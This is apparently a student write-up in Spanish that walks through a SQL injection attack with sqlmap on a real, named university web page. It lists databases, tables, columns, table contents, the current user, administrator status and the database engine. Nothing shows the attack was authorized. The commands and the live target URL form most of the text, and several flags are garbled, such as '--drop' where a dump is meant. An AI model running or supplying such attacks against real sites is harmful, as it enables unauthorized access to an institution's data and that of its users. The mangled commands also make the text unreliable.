

Proof 6

**1)Extraer la base de datos :** Primero la dirección a atacar será esta “http://www.unal.edu.co/diracad/Unidad\_Administrativa/encuestaSatisfaccion.php?pre=1 •

Para esto, el comando de sqlmap a utilizar será el siguiente, (sqlmap –u http://www.unal.edu.co/diracad/Unidad\_Administrativa/encuestaSatisfaccion.php?pre=1 ) aplicar el resultado sería el siguiente: 



Luego de averiguar las bases de datos disponibles, miramos en alguna de ellas (en este caso escogeré la base de datos “webces”), miramos las tablas que posee dicha base de datos con


Con el comando sqlmap –u y la dirección siguiente :

http://www.unal.edu.co/diracad/Unidad\_Administrativa/encuestaSatisfaccion.php?pre=1

Ademas de esto le añadimos lo siguiente en el final :

-D webces –tables (Consulta la base de datos y las tablas).

La siguiente imagen muestra la búsqueda del resultado :



Luego de esto, ya tenemos numeradas las tablas, habría que entrar en alguna de ellas para saber las columnas y filas que posee. Apoyandose en el código anterior que tenemos :

Con el comando sqlmap –u y la dirección siguiente :

http://www.unal.edu.co/diracad/Unidad\_Administrativa/encuestaSatisfaccion.php?pre=1


Consultar las tablas :

-D webces –t (Consulta la base de datos y las tablas).

Consultar las columnas :

Cm2\_proyectos --columns

La siguiente imagen muestra la búsqueda del resultado :



Ahora solo falta acceder alguna de las tablas disponibles,en este caso accedi a la tabla cm2\_colores con el contenido que posee, Para esto utilizamos el siguiente código: (Cabe aclarar que la tabla cm2\_proyectos no tenia ningún dato, asi que decir hacerlo en general para las tablas)


Sqlmap –u

“http://www.unal.edu.co/diracad/Unidad\_Administrativa/encuestaSatisfaccion.php?pre=1 “ -D webces -t cms2\_colors --columns --drop


Para la extracción del usuario de la base de datos, el formato es el siguiente :

Sqlmap –u “dir” –current-user

El resultado es el siguiente :



Luego es averiguar si el usuario es dba, es decir si es el administrador de la base de datos, Al código le agregamos lo siguiente, **--is-dba –current-d**



Para la ultima parte es averiguar cual es el motor de la base de datos, es el mismo código : --current-db, según este comando se utiliza MYSQL 5.0.12